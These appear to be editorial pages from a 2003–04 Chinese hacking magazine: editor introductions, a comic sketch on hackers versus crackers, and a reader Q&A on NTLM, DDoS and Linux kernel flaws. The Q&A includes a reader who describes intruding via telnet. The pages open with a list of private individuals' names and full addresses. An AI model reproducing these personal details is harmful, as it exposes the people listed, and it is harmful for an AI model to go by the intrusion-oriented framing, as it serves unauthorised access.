张昊	江苏省徐州市徐钢一宿舍 2 号楼 4 单元 502 室
白金	河南省郑州市郑州中学实验班
朱自强	浙江大学玉泉校区 9 舍 6073 室
黄陈	武汉武昌造船厂技术管理处络室
崔健	山东烟台山东工商学院中加学院 2001 级计算机 2 班
舒萍	转郑嵩 湖南省衡阳市毛纺厂医务室
王晔文	洛阳 069 信箱 1 分 箱
余杨	四川省泸州市江阳区莲花池 9 号楼 2 单元 10 号
周立衡	上海市普陀区甘泉三村 249 号 405 室
凌晓恒	江苏省吴江市盛泽镇房管所
于小军	河南省济源市济钢 3 号职工楼 319 室
王勤	辽宁省阜新县农业银行
杨凯	山东信息职业技术学院 02 级大专 11
陈东	成都理工大学 135 信箱
高志强	山东经济学院 8-6 信箱
沈秋锋	上海市奉贤区南桥镇育秀东区 213 号甲 101 室
宋超	辽宁省大连市中山路 682 号黑石礁辰熙大厦富海计算机专修学校高级软件工程专业
王中杰	河北省石家庄市康乐街 18 号二单元 502
李虹材	四川省内江市百货大楼十五楼内江网讯科技文化有限公司
李琮	长春市前进大街 881 号吉林大学远程教育学院计算机分院 0230 班
孙文韬	广州南方航空公司运行控制部 (SOC)
刘剑	河南省巩义市文化街 22 号一单元付 5



当雪花飞扬，寒风呼啸，北国冰封的时候，编辑部却温暖如春，新来的几个编辑和大家一起聊着自己家乡的趣事，分享着从祖国各地带来的土特产，那个美啊！简直是“此景只应天上有，人间那得几回闻”！本期先让刘流、脚本小子和大家见见面，以后我们会陆续安排新来的GGMM和大家见面，让他们和大家一起分享快乐、回答读者关心的问题。希望大家都能围绕共同的网络安全话题团结在一起，一起分享由技术提升而带来的喜悦感！

刘流：《黑客防线》杂志从2001年创刊的艰难历程，到2003年全国发行10多万份，已经有两年多的时间了。在这两年里，无数热心的读者朋友关心我们，支持我们，可以说，没有大家的支持，《黑客防线》不可能有今天的成就！谢谢了！亲爱的读者朋友们！

2003年是《黑客防线》成功的一年，更多的人开始关注《黑客防线》，我也正是在这一年的年末加入了黑防编辑部，有幸成为《黑客防线》的一名编辑。如果说在做编辑之前我对《黑客防线》的认识还仅仅局限在“技术高级”的感性认识上的话，现在应该说有了切身的“在攻与防的对立统一中寻求突破”的理性体会了！希望大家也通过我们杂志的每篇文章体会到攻防技术水涨船高后所带来的技术提升快感！

作为一个编辑，其主要工作直接一点的就是和稿件打交道，间接一点是和作者打交道。一篇稿件到了我的手中，我需要做的不仅仅是把这篇技术性文章找找错别字，规范一下格式等简单的校对，做好一个编辑没有这么简单，除了基本的文字工作之外，我要想的是如何把一篇技术性文章做成和读者沟通的一种桥梁！做杂志本身的目的不单单是为了让读者去读我们编辑的文章内容，更重要的是去体现杂志本身对读者的一种关怀，让读者能够在读文章了解技术的同时读出编辑的思想，读出杂志社对读者的关怀！我们，会继续努力！争取让大家能看到一本夏时清凉、冬时温暖的“爱心”杂志！

另外，经过一段时间的编辑工作，我意识到交

流对编辑是非常重要的，因为交流能让编辑在第一时间了解更多的最新技术，同时也让编辑能更加贴近读者，了解他们的情况。这种交流不仅仅表现在通讯方式上，更重要的是应该时时有交流的意识，“交流、交流、再交流”是我和读者沟通上信奉的一条原则。

2004年第1期的《黑客防线》将更切实的推广这个人文关怀理念，从第1期开始，我们将把这种理念具体的呈现在读者面前：从读者的角度出发，新增加了“新兵训练营”这个为新手准备的栏目，同时还有“攻防实验室报告”这种和每一位爱好实验室的读者息息相关的栏目。此时的你是不是已经有点按捺不住了？呵呵，让你和我一起来见证《黑客防线》的未来吧！

Ps：广告时间！我的Email：liuliu@hacker.com.cn。欢迎大家积极投稿，也欢迎每一位志同道合的读者交流，我们将会成为好朋友！

脚本小子：继我们亲爱的、敬爱的、英俊的、潇洒的、稳重的……Wtf给编辑部注入新的血液后（wtf：倒！你说的是我吗？呵呵），最近黑防新编辑又接连上任了，来自各领域内的高手汇集于此，我们的队伍又壮大了，相信在新的一年里，通过杂志的改版、网站的推广、实验室的成熟，新年《黑客防线》一定能给大家带来全新的体验！让大家更好的在网络安全天空中翱翔！

最近太累了，为了给大家提供最优质的稿件，满脑子想的都是杂志的事，不知不觉中竟然睡着了，



还做了个梦……

一天，编辑部新来的唯一女编辑 MM 蝴蝶问：各位GG，究竟Hacker和Cracker到底有啥区别呀？但见脚本小子立时站起，二话不说，旋风般跑出，正当众人对脚本小子的行为感到莫名其妙之际，门开了。脚本小子换了一身黑色风衣，戴着一副墨镜，大步跨前，坐在电脑面前，表情冷峻地像高仓健，飞快地敲着键盘，· # ! % # %……然后转过身来，望着众小编，甩了甩长发，鼻子中发出“哼”的冷笑：“这！就是Hacker！”只见蝴蝶MM双手抱在胸前，一双杏眼流露出深深的崇拜，其他编辑却装作没看见！

IceFire 慢慢的站了起来，扬了扬手中的《孙子兵法》：“这才是黑客啊？你是不是《黑客帝国》的影迷？深受好莱坞计算机导演的误导，害人不浅啊！”说罢继续看《孙子兵法》去了……

刘流吐出了一口烟，捧着词典说道：“刚才翻了《美国传统词典》，看看它怎么解释的吧。Hacker：One who is proficient at using or programming a computer；a computer buff.；One who illegally gains access to or enters another's electronic system to obtain secret information or steal money. 再看看 Cracker 的解释：One who makes unauthorized use of a computer，especially to tamper with data or programs。”

脚本小子听得满头雾水，刘流过去拍了他的肩膀，咳了几声，编辑部立即安静起来，“弟兄们，蝴蝶妹妹关于 Hacker 和 Cracker 区别的问题，脚本小子的理解实在太肤浅了。”刘流清了清嗓子继续说，“正好这期的采访稿，提到了关于 Hacker 和 Cracker 的区别的问题。下面我来给大家念念：

……

Hacker 和 Cracker 是有明显的区别，Hacker 以严格的、天才般的思维感触这世界，以漂亮、简洁、完美的编程为自豪，发现系统级别的 Bug 为乐趣，突破各种安全防范为资本，研究的范围一般在“突破”（Hack）：网络系统、长途电话系统、PGP 加密系统、信用卡识别系统、RAS 系统、计算机病毒、无线系

统以及身份识别系统等等。而 Cracker 对解密软件有一种偏爱，以破解各种加密或限制的商业软件为乐趣，讲究 Crack 的艺术性和完整性，从文化上体现计算机的大众化。Cracker 有很深的数学基础和密码学造诣。的确，他们是计算机发展的一种动力。Ivan 博士说：“Cracker 是一个对于未知世界不间断的追问者。”

……”

随着刘流话音刚落，编辑部立即掌声一片。

“咳”刘流示意大家安静下来，接着说：“大众对 Hacker 和 Cracker 的理解都存在偏差，以为 Hacker 就是网络攻击者、入侵者，而 Cracker 就是制造网络恐怖活动的恶棍。其实，这两个理解都是错误的！”刘流说着，略显激动，声音提高了八度：“本期的采访稿，就是要给 Cracker 正名，还 Cracker 本来面目！”吓得蝴蝶妹妹上前拿出自己珍藏的鸡腿献给刘大侠，众小编立倒……

……

梦醒了，又是一个艳阳天，寒冷并不能驱散东日的阳光，或许正是这样份寒冷反而平添了东日暖阳……努力吧！为自己梦想而奋斗的朋友们！

Wtf: 翻翻最新的新闻杂志：某某病毒又一次席卷全球；某地区的银行网络被不法分子进入；网络游戏的服务器被黑客篡改……想了解事情背后的技术细节吗？想知道病毒的传染机制吗？记得留意每期的《黑客防线》！2004 年更精彩的内容等着你！

来到编辑部那么久了，最被他们值得称道的还是我跟东西跟的最紧了，跟什么东西？当然是漏洞了，诸如 Messenger 漏洞、OWA 跨站点明文密码漏洞、RTF 溢出漏洞等等，不过我只是把漏洞公告发给脚本小子，然后就等着收稿了！（脚本小子：哼！又欺负我！不过这样的事多点更好，我可是非常喜欢这个的哦！）

新的一年即将来到，在这辞旧迎新的日子里，所有的一切都不再重要，只留下全体黑防工作人员最真挚的祝福送给大家就够了：在新的一年里，祝大家工作顺利、身体健康、合家欢乐，万事如意！



你问我答

最近最火的安全事件莫过于 Linux 内核存在安全漏洞了，众多的 Linux 厂商最近纷纷发布 rsync 和 kernel brk() 的安全公告，这是两个非常危险的安全漏洞：rsync 可以远程获取普通用户权限，然后通过 kernel brk() 溢出提升为 root 权限。最近 Debian 服务器的攻陷正是利用了这两个漏洞。iSEC Security Research 也已经释放了 Linux kernel do_brk() 的溢出代码，所以目前还在使用 2.4.23 以下版本内核的 Linux 服务器请尽快升级内核。关于 Linux kernel do_brk() 溢出漏洞的细节我们将在近期杂志中公布具体的攻防方法，希望大家关注。

论坛 213：我在入侵的过程中经常使用 telnet，但是明明我有他的账户，但是每次那个讨厌的 NTLM 验证都将我拦在系统外！我想问问脚本小编，NTLM 究竟是怎么工作的？它的工作流程是怎样的呢？

脚本小子：NTLM 是为没有加入到域中的计算机（如单机服务器和 workstation）提供的身份验证协议。它的身份认证过程是这样的：

1. 客户端首先在本地加密自己的密码成为密码散列；
2. 客户端向服务器发送自己的账号，这个账号是没有经过加密的，明文直接传输；
3. 服务器产生一个 16 位的随机数字发送给客户端，作为一个 challenge；
4. 客户端再用加密后的密码散列来加密这个 challenge，然后把这个返回给服务器，作为 response；
5. 服务器把用户名、给客户端的 challenge、客户端返回的 response 这三个东西，发送给域控制器；
6. 域控制器用这个用户名在 SAM 密码管理库中找到这个用户的密码散列，然后使用这个密码散列来加密 challenge；
7. 域控制器比较两次加密的 challenge，如果一样，那么认证成功。

南京 李永：我们单位有一台机器是 Windows XP 操作系统，开机时候的密码设置成了不用输入，但是老是过了一个月就会弹出一个对话框让输入一次修改密码以便确认，请问怎么能在开机时候不用输入密码？

蝴蝶：要想不用再确认密码，只要进行简单的设置就可以了。进入“控制面板->管理工具->计算机管理”，然后选择“本地用户和组”，双击某用户后进入设置界面，选择“密码永不过期”即可。

安阳 赵志强：在网上我经常看到一些黑客所使用的一种被称为 DoS 的攻击手段。这种攻击集中了几百甚至上千台服务器的带宽能力，对单一目标实施攻击，很快就能使目标因网路阻塞而陷入瘫痪，不能向合法用户提供正常的服务。关于这种 DoS 技术，我有几个问题想请教一下：黑客是如何使数百上千台电脑协同工作的呢？被攻击的网站采取何种措施可以防止这类攻击？网站为何不能够只接受来自合法用户的访问请求？

蝴蝶：1) 黑客通过一些常用的黑客工具侵入并控制一些防范不严的电脑系统，并植入一个有害程序，比如木马、DoS 攻击工具等。这些程序平时并不发作，只有在得到黑客的特殊指令后或在特殊时刻才向目标主机发送攻击信息。由于攻击是从别人的电脑发出的，因此很难追踪。

2) 被攻击的网站本身很难采取什么措施来防止这类攻击。关键是要提高各类电脑的安全防范性能，使它们不至于被黑客利用来进行这种攻击。如果网站受到了攻击，应该马上采取措施追踪攻击的源头，向对方的网络管理员发出警告，通常这项工作需要耗时数小时，而且需要多方配合才可以。

3) 对合法用户的身份进行认证的过程需要耗费大量的宝贵时间。首先网站的接入服务商必须能够做到在部分用户的请求达到目标网站之前进行截留，但是用户的访问请求往往来自多个地址，其中的回程地址有些可能是假的，因此，要把真的假的分开，实际操作有很大难度。